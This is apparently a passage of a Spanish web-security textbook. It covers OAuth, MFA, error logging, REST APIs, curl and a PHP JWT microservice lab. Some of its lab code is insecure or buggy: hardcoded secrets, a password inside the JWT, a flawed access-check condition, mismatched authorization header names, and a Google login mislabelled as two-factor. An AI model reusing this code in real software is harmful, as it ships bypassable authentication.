OAuth es un estándar que te permite delegar la autenticación de los usuarios a una aplicación de un tercero. Después de que se haya realizado la autenticación correcta, podemos autorizar el acceso a nuestro servicio. El usuario debe dar permiso a un tercero para la verificación de autenticación. El usuario no necesita teclear una contraseña. Por

ejemplo, si se desea conocer la dirección de correo electrónico correcta del usuario, Google lo puede verificar por ti. Ejemplos de marcos de autenticación son:

- OAuth2
- OpenID
- SAML

Autenticación multifactorial (MFA)

La autenticación multifactorial es un método de acceso a la computadora donde el usuario tiene que especificar diferentes "fragmentos" de información para obtener acceso a un sistema. Esas partes de información deben ser al menos dos de las siguientes:

- Algo que sabes (contraseña)
- Algo que tienes (etiqueta de la sesión)
- Algo que eres (huella digital)

2-Factor autenticación

Enseguida vemos un fragmento de código para una autenticación 2-F que hace uso de la cuenta G-mail del usuario de nuestra aplicación. Para poder usar este servicio, deberás registrarte como desarrollador de software en Google vía el siguiente enlace:

https://console.developers.google.com

Así, obtienes tu propio client_id y client_secret de Google. Utilizamos estos datos como en el siguiente ejemplo:

LABORATORIO 7.13 ***Autenticación 2F en PHP***

```
<?php
session_start(); //iniciar sesión
require_once ('libraries/Google/autoload.php');

// Aquí provees tu ID de cliente y secreto obtenidas en:
// https://console.developers.google.com/
$client_id = 'xxxxxxxxxxxxxxxxx';
$client_secret = 'xxxxxxxxxxxxxxxxxxxxxxxxxxxx';

// Redireccionar al URI de tu aplicación
$redirect_uri = 'http://localhost/app/home/';

// Al terminar sesión
if (isset($_GET['logout'])) {
  //sesion_unset();
  unset($_SESSION['access_token']);
```

```
}

/***********************************************
    Aquí eres tu el cliente del servicio de Google
    Provee tus datos de cliente
*/
$client = new Google_Client();
$client->setClientId($client_id);
$client->setClientSecret($client_secret);
$client->setRedirectUri($redirect_uri);
$client->addScope("email");
$client->addScope("profile");

/***********************************************
  Aquí pides acceso al servicio de OAuth 2.0.
*/
$service = new Google_Service_Oauth2($client);

/***********************************************
Si todo marcha bien recibes un código y una etiqueta del
  servicio OAuth 2.0
Si el método authenticate() verifica tu código obtienes acceso
  a la aplicación via $redirect_uri.
Luego termina la autenticación.
*/
if (isset($_GET['code'])) {
  $client->authenticate($_GET['code']);
  $_SESSION['access_token'] = $client->getAccessToken();
  $redirect =
            'http://'.$_SERVER['HTTP_HOST'].$_SERVER['PHP_SELF'];
  header('Location: ' . filter_var($redirect,
            FILTER_SANITIZE_URL));
      exit;
}

/***********************************************
Con la etiqueta proporcionada por Google podemos pedir información
     de la cuenta Gmail del usuario de nuestra aplicación.
*/
if (isset($_SESSION['access_token']) && $_SESSION['access_token'])
{
  $client->setAccessToken($_SESSION['access_token']);
  // Información de la cuenta Gmail del usuario
  $usuario = $service->userinfo->get();
  $nombre = $ usuario->name;
  $foto = $ usuario->picture;
```

```
  $correoE = $ usuario->email;
  print “Nombre: {$nombre} <br>”;
  print “Foto: {$foto} <br>”;
  print “correoE: {$correoE} <br>”;
} else {
    // Obtener URI de OAuth 2.0 API
  $authUrl = $client->createAuthUrl();
    // Mostrar botón de Google para iniciar la autenticación.
  echo ‘<a class=”login” href=”’.$authUrl.’”>
    <img src=”images/google-login-button.png” /></a>’;
}
?>
```

La autenticación de dos factores (2FA) es una forma de autenticación multifactorial, donde dos componentes diferentes son suficientes/necesarios para verificar una identidad.




Figura 7.5 Autenticación multifactorial

En el siguiente enlace encontrarás instrucciones sobre el servicio OAuth de Google:

https://oneminutedistraction.wordpress.com/2014/04/29/using-oauth-for-your-javaee-login/

Google cuenta con bibliotecas y herramientas para desarrolladores de software para el uso de las especificaciones delOAuth 2.0.

https://developers.google.com/identity/protocols/OAuth2ServiceAccount#overview

Además, podemos experimentar con el siguiente enlace:

https://developers.google.com/oauthplayground/

LABORATORIO 7.14 ***Cuenta Google para desarrolladores***

Si todavía no has obtenido tu cuenta de desarrollador de Google, hazlo ahora mismo. Utiliza el siguiente enlace:

https://console.developers.google.com

LABORATORIO 7.15 ***Script para una Autenticación 2f***

Codifica tu script en el lenguaje de tu preferencia para la autenticación 2-F. Utiliza tu propio client_id y client_secret.

Consulta si es necesario ir al siguiente enlace:

http://usefulangle.com/post/9/google-login-api-with-php-curl

7.7.4 Manejo de errores

Durante la ejecución de una aplicación pueden ocurrir errores, por ejemplo, cuando un usuario ingresa datos incorrectos. Otro tipo de error es uno de programación o cuando falla la comunicación entre dos sistemas. También pueden ocurrir otros errores inesperados.

Como programador, intentamos identificar y tratar todos los posibles errores con los mensajes correctos.

En caso de errores inesperados, debemos elaborar procedimientos que informen el tipo, la hora y el lugar del error.

Errores del usuario

Identifica los errores del usuario y considera los mensajes correctos para alertar de los mismos. Prueba/captura (try/catch) y cambia las notificaciones predeterminadas como “archivo no encontrado” o mensajes de error de consulta SQL. Sin embargo, no hay que proveer información técnica como nombres de tablas ya que ésta puede ser útil para un hacker.

El registro de los errores del usuario es esencial para detectar el acceso no autorizado a la aplicación.

Crea entradas de registros de auditoría para lo siguiente:

- Iniciar sesión
- Salir de la sesión
- Inicio de sesión fallido
- Entrada de datos fallida

Se menciona lo siguiente:

- Hora
- Fecha
- ID del usuario
- Dirección IP
- Código de error

El registro de auditoría del usuario contendrá información crítica sobre los usuarios de la aplicación y, por lo tanto, debe estar encriptado.

Errores de proceso

Identifica los errores que deben incluirse en un registro de proceso. Se menciona lo siguiente:

- Hora
- Fecha
- ID del usuario
- Nombre del proceso

El registro de auditoría de los eventos contendrá información crítica sobre el funcionamiento de la aplicación y, por lo tanto, debe estar encriptado.

Errores del sistema

Cuando se produce un error del sistema debido a que el programa presenta problemas/fallas, tenemos que tomar medidas especiales para hacer que dicho sistema alcance el estado “fail close” y bloquear el acceso al mismo o a la aplicación.

El registro de auditoría de los errores del sistema es esencial para reconstruir el evento. Tal registro contendrá información crítica sobre el funcionamiento de la aplicación y, por lo tanto, debe cifrarse.

Se pueden detectar más errores durante la fase de prueba.

Registro del administrador

Integra todas las actividades del administrador de la aplicación en un registro del administrador. Registra con certeza los siguientes elementos:

- La eliminación de información
- El cambio de información
- Agregar información

El registro de auditoría del administrador contendrá información crítica sobre el funcionamiento de la aplicación y se debe cifrar.

7.7.5 RESTful API

Una API es una Application Programming Interface (interfaz de programación de aplicaciones). Se trata de una pieza de software que se comunica con otro. Con las API podemos usar servicios en la red en nuestras aplicaciones. Se ejecuta una API con el URI de la misma.

Un recurso de Internet, tal como un documento web, se identifica mediante su URI y se puede representar en los siguientes formatos:

- JSON
- XML
- JSV
- HTML

Ejemplo de una API

Un ejemplo de una API es:

```
maps.googleapis.com/maps/api/geocode/json?adres=amsterdam&sensor=false
```

Esta API de Google proporciona como servicio web los datos de una determinada ubicación (en este caso, Amsterdam) en un arreglo JSON. Al usar este servicio web podemos usar la información en nuestras aplicaciones.

Las API RESTful son API que cumplen con todas las siguientes restricciones (requisitos):

1. Interfaz uniforme
2. Sin estado
3. Cliente/Servidor
4. Puede ponerse en la memoria caché
5. Sistema de capas
6. Código bajo demanda

Figura 7.6 Respuesta de API geocode de Google

Interfaz uniforme

Una API RESTful usa la URI para el direccionamiento de la API. Hace una representación (copia) de la fuente utilizando el método HTTP GET.

Una API RESTful manipula la representación de la fuente y luego utiliza el método PUT y el URI para actualizar la fuente original.

Sin estado

Una API RESTful carece de estado. Ejemplos de interacciones REST sin estado son:

- **Estado 1:** El usuario busca una fuente a través de una dirección URI. El servidor recupera la fuente utilizando el método GET.
- **Estado 2:** El usuario recibe una representación de la fuente en forma de una página HTML o un documento XML o JSON.
- **Estado 3:** El usuario hace clic en un enlace de la representación. Al hacer clic en los hipervínculos de la representación de la fuente se obtienen nuevos estados, por ejemplo, una nueva página web. (El usuario cambia de estado con cada nueva representación, de ahí el término REST: Representation State Transfer o transferencia de representación del estado).

Cliente-servidor

Una API RESTful usa el protocolo HTTP o HTTPS, es decir, el protocolo para la arquitectura cliente-servidor. Si queremos ver la siguiente página web ficticia, escribimos la solicitud en el navegador:

```
http://ejemplo.org/noticias/
```

El encabezado de la solicitud es el siguiente:

```
GET /news/ HTTP/1.1

HOST: ejemplo.org
Accept-Encoding: compress, gzip
User-Agent: Python-httplib2
```

El encabezado de la respuesta se ve así:

```
HTTP/1.1 200 Ok
Date: Fri, 14 Apr 2018 14:55:00 GMT
Server: Apache

ETag: “65b89834b3838439c3e989”
Content-Type: tekst/html
Cache-Control: max-age=3600
```

La representación se ve así:

```
<!DOCTYPE HTML>
<html>
      <head>

              <script src= “javascript.js”
                     type= “text/javascript”>
              </script>

      </head>
      <body>
              <p>
              <img src= “/images/image.png”>

              <a href= “/leermás.html”> Leer más</a>
              </p>
      </body>
</html>
```

El cuerpo es el contenido de la fuente.

Los métodos HTTP tienen diferentes características. Enseguida se muestra una lista de métodos y características:

- Método GET: Es seguro, idempotente (ver más abajo), se pone en la memoria caché
- PUT es idempotente

- DELETE es idempotente
- HEAD es seguro, idempotente
- POST

Idempotente significa que el método puede ejecutarse varias veces pero el resultado en la fuente siempre permanece igual.

Se coloca en la memoria caché

Una API RESTful debe ser almacenable en la memoria caché. Las respuestas en dicha memoria permanecen en el caché de tu navegador de forma temporal. En el encabezado de la respuesta vemos si ésta puede ponerse en dicha memoria.

```
Cache-Control: max-age=3600
```

En este caso, la respuesta permanece en la memoria caché durante una hora. Si se hace la misma solicitud en una hora obtendrás la respuesta mucho más rápido desde la memoria caché del navegador que desde el servidor. Esto hace que la API sea más eficiente.

Sistema de capas

Una API RESTful usa la arquitectura multicapa cliente/servidor/almacenamiento. El cliente no tiene que saber nada sobre el software o hardware entre cliente-servidor.

Código bajo demanda

El servidor puede enviar código al cliente, por ejemplo JavaScript y entonces ejecuta el código. Éste debe agregarse en el elemento principal HTML, por ejemplo:

```
<head>
      <script src= “javascript.js”
             type= “tekst/javascript”>
      </script>
</head>
```

HATEOAS

HATEOAS (Hypermedia As The Engine Of Application State o los hipermedios como el motor del estado de la aplicación) es el concepto que refiere que las aplicaciones, los requisitos de datos y la ruta de un recurso pueden cambiar, pero tales modificaciones no deben tener consecuencias para el software del cliente. El énfasis se encuentra en los hipermedios. Hypermedia significa que el recurso contiene datos pero también hipervínculos, los cuales luego conducen al siguiente estado. Por ejemplo:

```
{“dato”: {“usuario”: {“correo”: “email”}},
 “_links”: {“edit”: {“href”: “/api/usuario/id/1”}},
 “id”: “1”}
```

Mensaje de error API

El recurso devuelto contiene los datos más el URI a los posibles estados. Los códigos de estado HTTP son:

- 200: La solicitud tuvo éxito
- 201: Creado
- 300: Redirección
  - 301: Movido permanentemente
  - 302: Movido temporalmente
  - 304: Sin cambio
- 400: Problema con la solicitud
  - 401: Solicitud no autorizada
  - 403: Prohibido, sin acceso
  - 404: Recurso no encontrado
  - 405: Método no permitido
- 500: Problema con el servidor

Los mensajes de error de la API deben dar una descripción clara de lo que falló para que el desarrollador de la aplicación web pueda ajustar su código.

```
{“data”: {“usuario”: {“correo”: “email”}},
“_links”: {“edit”: {“href”: “/api/usuario/id/1”}},
“melsaje”: { “Error”: {“no se encontró id” }},
“id”: “1”}
```

Compatibilidad con versiones anteriores

Las actualizaciones de la API no deberán tener consecuencias imprevistas para sus usuarios. En el encabezado el programador puede transmitir al cliente información sobre las versiones más nuevas.

Todos los lenguajes de programación tienen una función de encabezado, donde el programador mismo puede generar un encabezado HTTP para el cliente. Por ejemplo:

```
header(“Cache-Control: no-cache”)
```

Marcos de referencia RESTful API

Los marcos de referencia más comunes para programar API son los siguientes:

- SWAGGER
- AWS API Gateway
- Spring (Java)
- Express (Node.js)
- Django (Python)
- Slim (PHP)

Las API se comunican directamente con su sistema back-end (punto a punto). Para hacer que las API se comuniquen entre sí, se usa la herramienta Curl.

7.7.6 La herramienta Curl

Curl es una herramienta para manipular solicitudes http/https y el manejo de respuestas http/https. Podemos hacer solicitudes directamente con Curl y obtener las respuestas. En esta sección usamos Curl http scripting.

Una solicitud RESTful HTTP consta sencillamente de textos (el header de la solicitud) cuando un cliente envía una solicitud al servidor. El servidor lleva a cabo la solicitud y responde primero con el header de la respuesta con información sobre la ejecución de la solicitud y luego con la información requerida. La acción más sencilla de una solicitud a un servidor http es una GET. Ésta puede ser una solicitud a un recurso tal como una página html, una imagen o un registro en una base de datos. En Internet identificamos estos recursos con su URI (Identificador Uniforme de Recurso), lo cual se puede hacer con Curl de la siguiente manera:

```
curl https://ejemplo.net
```

Lo que da como resultado la página web de este URI.

LABORATORIO 7.16 ***Ejemplo del método GET***

Codifica el siguiente script y guárdalo con el nombre **getReservación.php** en una nueva carpeta **REST/Reservaciones** bajo la de tu localhost.

```
<?php
// en este ejemplo utilizamos Curl para solicitar un recurso
// de la API GetReservaciónApi
$servicio_url = 'http://localhost/REST/Reservaciones/
GetReservaciónApi.php?id=1';
$curl = curl_init($servicio_url);
curl_setopt($curl, CURLOPT_RETURNTRANSFER, true);
```

```
$curl_respuesta = curl_exec($curl);
if ($curl_respuesta === false) {
    $info = curl_getinfo($curl);
    curl_close($curl);
    die('Error durante ejecución de Curl: ' .
                    var_export($info));
}
curl_close($curl);
// la respuesta descifrada
$descifrado = json_decode($curl_respuesta,true);
echo $descifrado["mensaje"];
echo "<br>Código http: ".$descifrado["código_http"];
?>
```

Ahora explicamos algunos aspectos del código:

`$servicio_url` es el URI de la RESTful API.
`curl_init($servicio_url)` inicializa el servicio.
`curl_exec($curl)` ejecuta la solicitud de servicio.
`json_decode($curl_respuesta,true)` descifra y convierte la respuesta en un arreglo.

En el siguiente laboratorio codificamos la API GetReservaciónApi.

LABORATORIO 7.17 ***GetReservaciónApi***

Codifica el siguiente script y guárdalo con el nombre **GetReservaciónApi.php** en la carpeta **REST/Reservaciones**

```
<?php
class GetReservaciónApi {
    public $datosAretornar =  "" ;
    public function __construct(){
    }
    public function getServicio(){
        $mensaje = "Servicio GET ejecutado.";
        $código_http = "200";
        $datosAretornar = array(
            "mensaje" => $mensaje,
            "código_http" => $código_http
        );
        $this->respuesta($datosAretornar);
    }
    public function respuesta($datosAretornar){
```

```
        header( "HTTP/1.1 ");
        header("Access-Control-Allow-Origin: *");
        header("Content-Type: application/json; charset=UTF-8");
                    echo json_encode($datosAretornar);
        exit;
    }
}
// Solicitar servicio
    $api = new GetReservaciónApi();
    $api->getServicio();
?>
```

Para solicitar el servicio hemos instanciado la clase `GetReservaciónApi` y hemos ejecutado el método `getServicio()`. Este método proporciona `$datosAretornar` al método `respuesta()` el cual envía los headers y `$datosAretornar` a la aplicación cliente (getReservación.php).

Prueba estos dos scripts en tu localhost. Teclea lo siguiente en la barra de tu navegador:

```
localhost/REST/Reservaciones/getReservación.php
```

El resultado deberá ser el siguiente:

Servicio GET ejecutado.
Código http: 200

LABORATORIO 7.18 ***Actualizar con el método PUT***

Codifica el siguiente script y guárdalo con el nombre **putReservación.php** en la carpeta **REST/Reservaciones**

```
<?php
$servicio_url = 'http://localhost/REST/Reservaciones/
PutReservaciónApi.php';
$curl = curl_init($servicio_url);
$curl_post_datos = array(
      'mensaje' => 'Probando 1,2,3',
      'método' => 'PUT',
      'apiClave' => '1234567890'
);
curl_setopt($curl, CURLOPT_RETURNTRANSFER, true);
curl_setopt($curl, CURLOPT_POST, true);
curl_setopt($curl, CURLOPT_POSTFIELDS, $curl_post_datos);
$curl_respuesta = curl_exec($curl);
```

```
if ($curl_respuesta === false) {
    $info = curl_getinfo($curl);
    curl_close($curl);
    die('Error: ' . var_export($info));
}
curl_close($curl);
$descifrado = json_decode($curl_respuesta,true);
if (isset($descifrado->respuesta->estado) && $descifrado-
>respuesta->estado == 'ERROR') {
    die('Error: ' . $descifrado->respuesta->mensajeDeError);
}
echo $descifrado["mensaje"];
echo "<br>Código http: ".$descifrado["código_http"];
?>
```

LABORATORIO 7.19 ***PutReservcionesApi***

Codifica el siguiente script y guárdalo con el nombre de **PutReservaciónApi.php** en la carpeta **REST/Reservaciones**

```
<?php
class PutReservaciónApi{
    public $datosAretornar =  "" ;
    public function __construct(){
    }
    public function putServicio(){
        if(isset($_POST['apiClave']) &&
                            $_POST['apiClave']!=='1234567890' &&
                            $_POST['método']!=='PUT'){
            $datosAretornar = array(
                "mensaje" => "Servicio no disponible",
                                            "código_http" => "401"
            );
        }else{
            $datosAretornar = array(
                "mensaje" => "Servicio PUT ejecutado",
                "clave" => $_POST['apiClave'],
                                            "código_http" => "200"
            );
        }
        $datosAretornar = json_encode($datosAretornar);
        if($datosAretornar !='') echo $datosAretornar;
    }
}
```

```
// solicitar servicio PUT
    $api = new PutReservaciónApi();
    $api->putServicio();
?>
```

Prueba estos dos scripts en tu localhost. Teclea lo siguiente en la barra de tu navegador:

```
localhost/REST/Reservaciones/putReservación.php
```

```
El resultado deberá ser el siguiente:
```

Servicio PUT ejecutado.
Código http: 200

Control de acceso

La **GetReservationApi** al igual que la API de **geocode** en maps.googleapis.com es un servicio público. Un servicio REST que no sea público debe contener controles de acceso en todos los puntos finales de la API. En otras palabras, las decisiones sobre dichos controles deben efectuarse localmente en cada punto final de la API. Un proveedor de identidad central (Identity Provider o IdP) distribuye token para la autenticación de usuarios, aplicaciones u otros servicios. Estos token deben verificarse a su vez en cada servicio, éste se realiza solamente si el token es correcto.

OWASP REST Security Sheet

OWASP nos ofrece un resumen sobre cómo asegurar REST API el cual se encuentra en el siguiente enlace:

```
https://www.owasp.org/index.php/REST_Security_Cheat_Sheet
```

Microservicios con RESTful API

Un **microservicio** es un enfoque en el desarrollo de software donde se construyen aplicaciones grandes en microservicios modulares e independientes. Cada módulo ejecuta un proceso específico y comunica éste vía un definido mecanismo de peso liviano llamado Identity Provider (IdP).

7.7.7 Jason Web Token (JWT)

JWT oauth2 protocolo de autorización

Un token JWT (JSON Web Token) es una estructura de datos JSON con credenciales del usuario que se utiliza para gestionar acceso a aplicaciones o servicios. Es una firma

criptográfica para proteger la integridad del token JWT. En el siguiente enlace existen bibliotecas en casi todos los lenguajes de programación para firmar y verificar tokens.

```
https://jwt.io/
```

En los siguientes pasos ilustramos el uso de JWT token basándonos en la figura 7.7. Tomamos como punto de partida el resumen OWASP para la seguridad de REST API. La arquitectura es la siguiente:




Figura 7.7 Arquitectura de microservicios

La arquitectura consta de tres entidades: la aplicación que hace uso de los microservicios, el proveedor de identidades (IdP) o servidor con el rol de intermediario y el servidor de servicios. La secuencia es la siguiente:

- La aplicación solicita un token JWT
- El servidor IdP verifica las credenciales, crea y envía un token JWT a la aplicación
- La aplicación hace uso del token JWT para solicitar un servicio
- El IdP verifica el token JWT y envía la solicitud al servidor de servicios

En esta construcción realiza la aplicación una solicitud a una API o microservicio con el token adjunto. El IdP descifra el token y verifica si de hecho proviene de un usuario autorizado.

Ejemplos clásicos de aplicaciones que hacen uso de microservicios son las que comparan precios tales como:

- Boletos de aerolíneas
- Agencias de viajes
- Reservaciones de hoteles

Estas aplicaciones comparan precios con el uso de microservicios ofrecidos por aerolíneas y cadenas de hoteles, y brindan la información de vuelos o habitaciones disponibles a sus clientes.

7.7.8 Proyecto Bazar de ciudades

Para este proyecto construyes la aplicación 'Bazar de ciudades' que ofrece paquetes de viajes a distintas ciudades con el uso de microservicios. La aplicación debe preveer los siguientes escenarios:

- El usuario navega hacia la página pública de la aplicación 'Bazar de ciudades' y hace clic sobre el botón Paquetes
- La aplicación envía la solicitud con token JWT adjunto hacia el IdP
- El IdP verifica el token
- El API microservicio consulta la base de datos y envía al usuario información sobre paquetes de viajes a distintas ciudades

2-F Autenticación con JWT

La aplicación debe tener un sistema de autenticación 2-F en PHP con controles de punto-final a punto-final. La estructura de carpetas podría ser como se muestra enseguida:

- localhost
  Bazar [carpeta]
  - index.php
  - getCiudades.php
  - IdP [carpeta]
    - IdP.php
    - IdC.php
    - jwt_helper.php
    - jwt_generator.php
    - microservicios [carpeta]
      getCiudadesApi.php.

Como primer paso, bajas la clase JWT en PHP desde el siguiente enlace y la guardas en la carpeta IdP:

https://github.com/rmcdaniel/angular-codeigniter-seed/blob/master/api/application/helpers/jwt_helper.php

Enseguida codificas los siguientes ejercicios de laboratorio:

LABORATORIO 7.20 ***index del Bazar***

Codifica lo siguiente y guárdalo con el nombre **index.php** en la carpeta **Bazar**.

```
<?php
  echo "Elija un servicio<br />";
  echo "<a href='getCiudades.php'>Paquetes de ciudades</a>";
?>
```

Codifica el siguiente script y guárdalo con el nombre **getCiudades.php** en la carpeta **Bazar**.

```
<?php
include_once("IdP/IdP.php");
$aplicación = "Bazar";
$contraseña = "123";
$credenciales = array();
$credenciales ['aplicación'] = $aplicación;
$credenciales ['contraseña'] = $contraseña;
$credenciales ['caducidad'] = time() + (60*60);
$idp = new IdP($credenciales);
$token =  $idp->getToken();
```

Hemos creado un arreglo con las credenciales de la aplicación 'Bazar', las cuales deben ser conocidas en el IdP, éste retorna a la aplicación un token JWT basado en las credenciales. Enseguida vemos el código del proveedor de identidad:

LABORATORIO 7.21 ***IdP***

Codifica el siguiente script y guárdalo con el nombre **IdP.php** en la carpeta **IdP**.

```
<?php
    include_once("jwt_helper.php");

    class IdP extends JWT{
        protected $credencialesDelPortador = "";
        protected $tokenDelPortador =  "" ;
        protected $credenciales = "";
        public function __construct($credencialesDelPortador){
            $this->credencialesDelPortador =
            $credencialesDelPortador;
        }
        public function getToken(){
            $token = JWT::encode($this->credencialesDelPortador,
                     "secret_server_keys");
            return $token;
        }
    }
?>
```

Previamente hemos instanciado la clase IdP dentro del script `getCiudades.php` con las credenciales de la aplicación 'Bazar', las cuales llamamos 'credencialesDelPortador'. El

portador es `getCiudades.php`. Con estas credenciales y con secret-server-key se genera un token JWT con el que se puede realizar una solicitud a un microservicio; esto se lleva a cabo con la herramienta Curl de la siguiente manera:

LABORATORIO 7.22 ***Continuación de getCiudades.php***

Abre **getCiudades.php** en la carpeta **Bazar** y agrega los siguientes comandos Curl.

```
$APIurl = "http://localhost/Bazar/IdP/microservicios/
GetCiudadesApi.php";

// crear Curl handle (ch) al recurso url
$ch = curl_init($APIurl);

// definir opciones HEADER
curl_setopt($ch, CURLOPT_HTTPAUTH, CURLAUTH_ANY);
curl_setopt($ch, CURLOPT_USERPWD, "$aplicación:$contraseña");
curl_setopt($ch, CURLOPT_HTTPHEADER, array("Autorización: Portador
".$token));
```

Hemos definido el servicio API y creado el Curl handle ($ch) con el recurso APIurl, además de las opciones del HEADER utilizando el método `curl_setopt`. Al final, proporcionamos el token que recibimos en el primer laboratorio.

LABORATORIO 7.23 ***Continuación de getCiudades.php***

Abre **getCiudades.php** en la carpeta **Bazar** y agrega los siguientes comandos Curl.

```
// datos post
$curl_post_datos = array(

    'apiClave' => '1234567890',
    'aplicación' => $aplicación,
    'contraseña' => $contraseña);

// habilitar método post
curl_setopt($ch, CURLOPT_POSTFIELDS, $curl_post_datos);

// presentar respuesta en forma de texto
curl_setopt($ch, CURLOPT_RETURNTRANSFER, true);
```

```
// solicitar servicio
$respuesta = curl_exec($ch);
```

Hemos habilitado la opción de POSTFIELDS para enviar las credenciales vía HEADER como datos del método POST. Luego, se hace que Curl envíe la solicitud de servicio API y guardamos la respuesta en la variable `$respuesta`. Se codifica el microservicio **GetCiudadesApi.php** de la siguiente manera:

LABORATORIO 7.24 ***GetCiudadesApi***

Codifica el siguiente API y guárdalo con el nombre **GetCiudadesApi.php** en la carpeta **microservicios**.

```
<?php
include_once("../IdC.php");
class GetCiudadesApi{
    protected $tokenDelPortador = "";
    protected $credencialesDelPortador = "";
    protected $datosAretornar =  "" ;
    protected $verificado = "";
    public function __construct(){
    }
    public function checkToken(){
        $aplicación = htmlspecialchars($_POST['aplicación']);
        $contraseña = htmlspecialchars($_POST['contraseña']);

        $allHeaders = getallheaders();
        $authorization = $allHeaders['Authorization'];
        list($type, $data) = explode(" ", $authorization, 2);
        $this->tokenDelPortador = $data;

        $this->credencialesDelPortador = array();
        $this->credencialesDelPortador['aplicación'] = $aplicación;
        $this->credencialesDelPortador['contraseña'] = $contraseña;
        $idc = new IdC($this->tokenDelPortador,
$this->credencialesDelPortador);
        return $idc->decodeToken();
    }
```


Nuestro microservicio ha obtenido las credenciales de la aplicación 'Bazar' además del token JWT vía el HEADER. El microservicio solicita al **IdC** descifrar el token JWT. Enseguida codificamos el **IdC.php** de la siguiente manera:

LABORATORIO 7.25 ***IdC.php***

Codifica el siguienete script y guárdalo con el nombre **IdC.php** en la carpeta **IdP**.

```
<?php
    include_once("jwt_helper.php");

    class IdC extends JWT{
        protected $credencialesDelPortador  = "";
        protected $tokenDelPortador =  "" ;
        public function __construct(
                    $tokenDelPortador, $credencialesDelPortador){
             $this->tokenDelPortador = $tokenDelPortador;
             $this->credencialesDelPortador = $credencialesDelPortador;
        }

        public function decodeToken(){
             $decoded = JWT::decode($this->tokenDelPortador,
                                          'secret_server_keys');
             if(($decoded->aplicación ==
                    $this->credencialesDelPortador['aplicación'])&&
                ($decoded->contraseña ==
                    $this->credencialesDelPortador['contraseña']) &&
                ($decoded->caducidad > time())){
                return true;
            }else{
                return false;
            }
        }
    }
?>
```

Al crear nuestro token JWT en **getCiudades.php** hemos utilizado las siguientes credenciales:

```
$credenciales = array();
$credenciales['aplicación'] = $aplicación;
$credenciales['contraseña'] = $contraseña;
$credenciales['caducidad'] = time() + (60*60);
```

En **IdP.php** hemos descifrado el `tokenDelPortador`. Esto nos proporcionó las `credencialesDelPortador`. Luego hemos comparado las `credencialesDelPortador` con las descifradas. Si las credenciales han sido alteradas retornamos el valor false. En el siguiente paso completamos nuestro microservicio. Aquí retornaremos vía el HEADER de

respuesta un mensaje, estatus y el token a la aplicación **getCiudades.php** que solicita nuestro microservicio.

LABORATORIO 7.26 ***Continuación de getCiudadesApi***

Abre **GetCiudadesApi.php** en la carpeta **microservicios** y completa el script agregándole los siguientes códigos.

```
   public function getServicio(){
        $this->verificado = $this->checkToken();
        if(!$this->verificado){
            $this->datosAretornar = array(
                "mensaje" => "Error: Solicitud no autorizada.",
                "código_http" => "401",
                "token_del_portador"=>$this->tokenDelPortador
                                    );
        }else{
            $this->datosAretornar = array(
                "mensaje" => "API servicio GET ejecutado.",
                "código_http" => "200",
                "token_del_portador"=>$this->tokenDelPortador
                                    );
        }

        header( "HTTP/1.1 ".$this->datosAretornar['código_http']);
        header("Access-Control-Allow-Origin: *");
        header("Content-Type:application/json;charset=UTF-8");
        header("X-Content-Type-Options: nosniff");
        header("Cache-Control: max-age=100");
        echo json_encode($this->datosAretornar);
        exit;
    }
}
// solicitar servicio
    $api = new GetCiudadesApi();
    $api->getServicio();
?>
```

LABORATORIO 7.27 ***Continuación de getCiudades***

Abre **getCiudades.php** en la carpeta **Bazar** y finaliza el script agregándole los siguientes códigos:

```
$resultadoEstado = curl_getinfo($ch);
```

```
// descifrar respuesta en forma de arreglo
$descifrado = json_decode($respuesta,true);

echo “<br>Mensaje: “.$descifrado[“mensaje”];
echo “<br>Código http: “.$descifrado[“código_http”];
echo “<br>Token: “.$descifrado[“token_del_portador”];

curl_close($ch);
?>
```

Realiza pruebas y depura los scripts de errores. Navega a: localhost/Bazar y elige Paquetes de Ciudades. Si todo marchó bien, verás el siguiente resultado:

```
